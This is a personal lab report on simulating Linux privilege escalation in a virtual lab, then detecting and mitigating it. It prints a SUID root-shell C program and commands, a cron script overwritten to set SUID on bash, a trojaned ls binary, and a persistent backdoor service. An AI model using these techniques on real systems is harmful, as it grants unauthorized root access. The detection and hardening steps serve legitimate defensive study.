Title: Privilege Escalation Detection & Defense Project

Name: R Ashwin

Role: Cybersecurity Enthusiast | SOC Analyst Aspirant

Date: 18.04.2026

Privilege Escalation Detection & Defense

Objective

To simulate multiple Linux privilege escalation techniques and analyze detection and mitigation strategies using system logs and security monitoring concepts.

Tools Used

- Ubuntu Server
- Kali Linux
- auditd
- rsyslog
- systemctl
- gcc

Lab Architecture

- Attacker: Kali Linux
- Victim: Ubuntu Server
- SIEM: Ubuntu Server

Logs monitored via syslog and system logs

Attack Sections

1. SUID Exploitation
    - Attack
        - A custom SUID binary was created to execute commands with elevated privileges.
    - Observation
        - Initial exploitation failed due to nosuid mount option, demonstrating filesystem-level protection.

- Execution

```
Ubuntu-server    Ubuntu-siem

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
        setuid(0);
        setgid(0);
        system("/bin/bash");
        return 0;
}
~
~
~
~
```

Figure 1: Saving an exploit (suid.c) in the victim server.

```
ubuntu@ubuntu-server1:/$ sudo gcc suid.c -o rootshell
ubuntu@ubuntu-server1:/$ sudo chown root:root rootshell
ubuntu@ubuntu-server1:/$ sudo chmod 4755 rootshell
ubuntu@ubuntu-server1:/$
```

Figure 2: Compiling and setting permissions for suid.c .

```
┌──(kali㉿kali)-[~]
└─$ ssh ubuntu@192.168.32.131
Welcome to Ubuntu 25.10 (GNU/Linux 6.17.0-19-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Apr  6 19:02:46 UTC 2026

  System load:  0.01               Processes:              229
  Usage of /:   30.3% of 19.51GB   Users logged in:        0
  Memory usage: 27%                IPv4 address for ens33: 192.168.32.131
  Swap usage:   1%

 * Due to a now-resolved bug in the date command, this system may be unable
   to automatically check for updates. Manually install the update using:

     sudo apt install --update rust-coreutils

   https://discourse.ubuntu.com/t/enabling-updates-on-ubuntu-25-10-systems/

0 updates can be applied immediately.


Last login: Mon Apr  6 18:22:52 2026 from 192.168.32.130
ubuntu@ubuntu-server1:~$ ls
rootshell
ubuntu@ubuntu-server1:~$ ./rootshell
root@ubuntu-server1:~# whoami
root
root@ubuntu-server1:~#
```

Figure 3: Exploit execution from kali through ssh.

- Result
  - When executed in a valid environment, the binary allowed privilege escalation.
- Detection
  - SUID binaries can be identified using:
    - `find / -perm -4000 2>/dev/null`

2. Cron Job Exploitation
   - Attack
     - A world-writable script scheduled via cron was modified to execute malicious commands.
   - Execution

```
ubuntu@ubuntu-server1:~$
ubuntu@ubuntu-server1:~$ touch /home/ubuntu/script.sh
ubuntu@ubuntu-server1:~$ chmod 777 /home/ubuntu/script.sh
ubuntu@ubuntu-server1:~$
```

Figure 4: Creating a world-writable script running as root in victim server.

```
Ubuntu-server    Ubuntu-siem

# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
* * * * *       root    /home/user/script.sh
#
~
~
~
~
~
~
~
```

Figure 5: Creating a vulnerable cron job in victim server.

```
ubuntu@ubuntu-server1:~$ echo "chmod +s /bin/bash" > /home/ubuntu/script.sh
ubuntu@ubuntu-server1:~$
ubuntu@ubuntu-server1:~$ /bin/bash -p
bash-5.2#
bash-5.2# whoami
root
bash-5.2#
```

Figure 6: Script modification and Root shell access from Kali.

- Result
  - The attacker gained root access when the cron job executed.
- Detection
  - Monitoring:
    - /etc/crontab
    - Scheduled scripts
    - Unauthorized modifications

3. Malicious Service Creation
   - Attack
     - A malicious systemd service was created to execute attacker-controlled scripts with root privileges.



Figure 7: Creating a malicious service from Kali (SSH) to gain root access.



Figure 8: Backdoor script.

- Result
  - Persistent root-level execution was achieved.
- Detection
  - Suspicious services detected using:
    - `systemctl list-units --type=service`

4. Binary Hijacking
   - Attack
     - Attempted to replace or hijack system binaries for privilege escalation.
   - Observation
     - Modern Linux protections prevented modification of critical binaries like /bin/bash.
   - Execution

```
ubuntu@ubuntu-server1:~$ echo -e '#!/bin/bash\nchmod +s /bin/bash' > /tmp/ls
ubuntu@ubuntu-server1:~$ chmod +x /tmp/ls
```

Figure 9: Creating malicious binary through kali (SSH).

```
root@ubuntu-server1:~# mv /tmp/ls /bin/ls
```

Figure 10: Using rootshell to rename the binary from /tmp/ls to /bin/ls .

```
ubuntu@ubuntu-server1:~$
ubuntu@ubuntu-server1:~$ ls
chmod: changing permissions of '/bin/bash': Operation not permitted
```

Figure 11: Implementing the exploit which failed due to modern Linux protections.

```
ubuntu@ubuntu-server1:~$ echo -e '#!/bin/bash\n/bin/bash -p' > /tmp/rootme
ubuntu@ubuntu-server1:~$ chmod +x /tmp/rootme
ubuntu@ubuntu-server1:~$ ./rootshell
root@ubuntu-server1:~# chmod 4755 /tmp/rootme
root@ubuntu-server1:~# exit
exit
ubuntu@ubuntu-server1:~$ /tmp/rootme
bash-5.2# whoami
root
bash-5.2#
```

Figure 12: Alternate working exploit.

- Result
    - Successfully hijacked system binaries
- Detection
    - sudo usage anomalies

Detection Strategies

- Monitor privileged execution via /var/log/auth.log
- Detect abnormal sudo usage patterns
- Identify SUID binaries using permission scans
- Monitor cron job modifications
- Track systemd service changes

Mitigation Strategies:

Mitigation Implementation & Validation

1. Restricting World-Writable Permissions
    - Insecure world-writable permissions were identified and removed to prevent unauthorized modification of privileged files.

```
ubuntu@ubuntu-server1:~$ find /home -type f -perm 777
/home/ubuntu/script.sh
ubuntu@ubuntu-server1:~$ chmod 750 /home/ubuntu/script.sh
ubuntu@ubuntu-server1:~$ ls -l /home/ubuntu/script.sh
-rwxr-x--- 1 ubuntu ubuntu 19 Apr  7 17:55 /home/ubuntu/script.sh
ubuntu@ubuntu-server1:~$
```

Figure 13: Removing world-writable permissions from sensitive files to prevent privilege escalation.

2. Securing Cron Jobs
    - Cron jobs were restricted to root-owned scripts with controlled permissions to prevent exploitation.

```
ubuntu@ubuntu-server1:~$ sudo mv /home/ubuntu/script.sh /usr/local/bin/
ubuntu@ubuntu-server1:~$ sudo chown root:root /usr/local/bin/script.sh
ubuntu@ubuntu-server1:~$ sudo chmod 700 /usr/local/bin/script.sh
```

Figure 14: Restricting cron job script permissions to authorized users only.

3. Auditing SUID Binaries
    - System-wide scan was performed to identify and remove unnecessary SUID binaries.

```
ubuntu@ubuntu-server1:~$ sudo find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/bash
/usr/bin/gpasswd
/usr/bin/sudo.ws
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/fusermount3
/usr/bin/su
/usr/bin/ntfs-3g
/usr/bin/chsh
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/cargo/bin/su
/usr/lib/cargo/bin/sudo
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/home/ubuntu/rootshell
ubuntu@ubuntu-server1:~$ sudo chmod 0755 /home/ubuntu/rootshell
ubuntu@ubuntu-server1:~$ sudo chmod u-s /home/ubuntu/rootshell
```

Figure 15: Listing SUID binaries to identify potential privilege escalation vectors.

4. File Integrity Monitoring
    - Implemented file integrity monitoring using AIDE to detect unauthorized system changes.

```
ubuntu@ubuntu-server1:~$ sudo aideinit
Running aide --init...
ubuntu@ubuntu-server1:~$
ubuntu@ubuntu-server1:~$ sudo mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db
```

Figure 16: Enabled AIDE file integrity monitoring.

5. Securing System Services
    - Unauthorized or suspicious services were removed, and strict controls were applied to service creation.

```
UNIT FILE                                  STATE          PRESET
apache-htcacheclean.service                disabled       enabled
apache-htcacheclean@.service               disabled       enabled
apache2.service                            enabled        enabled
apache2@.service                           disabled       enabled
apparmor.service                           enabled        enabled
apport-autoreport.service                  static         -
apport-coredump-hook@.service              static         -
apport-forward@.service                    static         -
apport.service                             enabled        enabled
apt-daily-upgrade.service                  static         -
apt-daily.service                          static         -
apt-news.service                           static         -
audit-rules.service                        enabled        enabled
auditd.service                             enabled        enabled
autovt@.service                            alias          -
backdoor.service                           enabled        enabled
blk-availability.service                   enabled        enabled
bolt.service                               static         -
capsule@.service                           static         -
chrony-dnssrv@.service                     static         -
chrony-wait.service                        disabled       enabled
chrony.service                             enabled        enabled
chronyd.service                            alias          -
cloud-config.service                       enabled        enabled
```

Figure 17: Identifying suspicious services in the victim server.

```
ubuntu@ubuntu-server1:~$ sudo systemctl stop backdoor.service
[sudo: authenticate] Password:
ubuntu@ubuntu-server1:~$ sudo systemctl disable backdoor.service
Removed '/etc/systemd/system/multi-user.target.wants/backdoor.service'.
ubuntu@ubuntu-server1:~$ sudo rm /etc/systemd/system/backdoor.service
ubuntu@ubuntu-server1:~$ sudo systemctl daemon-reload
```

Figure 18: Removing malicious or unauthorized system services.

Results

- Multiple privilege escalation techniques successfully simulated
- Some attacks blocked by OS-level protections (nosuid, binary protection)
- Detection strategies identified suspicious activities
- System hardening reduced escalation opportunities

Security Insights

- Privilege escalation is often the final stage of an attack
- Misconfigured permissions are a major security risk
- Modern Linux systems include strong built-in protections
- Continuous monitoring is essential to detect escalation attempts

Conclusion

This project demonstrates how multiple privilege escalation techniques can be exploited and how proper monitoring and system hardening can effectively detect and prevent such attacks.

Appendix: Commands Used

1. System Preparation
    - `sudo apt update`
    - `sudo apt install build-essential auditd rsyslog aide -y`

2. SUID Exploitation
    - Create exploit file
        - `vim suid.c`
    - Compile binary
        - `gcc suid.c -o suid`
    - Set SUID permission
        - `chmod +s suid`
    - Execute exploit
        - `./suid`

3. Detect SUID Binaries
    - `find / -perm -4000 2>/dev/null`

4. Cron Job Exploitation
    - Create vulnerable script
        - `vim /tmp/script.sh`
        - `chmod 777 /tmp/script.sh`
    - Edit cron job
        - `crontab -e`
    - Example cron entry
        - `* * * * * /tmp/script.sh`

5. Malicious Service Creation
    - Create service file
        - `sudo vim /etc/systemd/system/backdoor.service`
    - Reload
        - `sudo systemctl daemon-reexec`
        - `sudo systemctl daemon-reload`
    - Start service
        - `sudo systemctl start backdoor.service`

6. Detect Suspicious Services
    - `systemctl list-units --type=service`

7. Binary Hijacking
    - Create malicious binary
        - `vim /tmp/ls`
        - `chmod +x /tmp/ls`
    - Replace system binary (simulation)
        - `sudo mv /tmp/ls /bin/ls`

8. Monitor Privileged Activity
    - `sudo tail -f /var/log/auth.log`

9. Fix World-Writable Permissions
    - `chmod 750 /tmp/script.sh`

10. Secure Cron Jobs
    - `sudo chown root:root /tmp/script.sh`

11. Remove Unnecessary SUID Binaries
    - `chmod -s /path/to/binary`

12. Enable File Integrity Monitoring (AIDE)
    - Initialize database
        - `sudo aideinit`
    - Move database
        - `sudo mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db`
    - Run check
        - `sudo aide --check`

13. Remove Malicious Services
    - `sudo systemctl stop backdoor.service`
    - `sudo systemctl disable backdoor.service`
    - `sudo rm /etc/systemd/system/backdoor.service`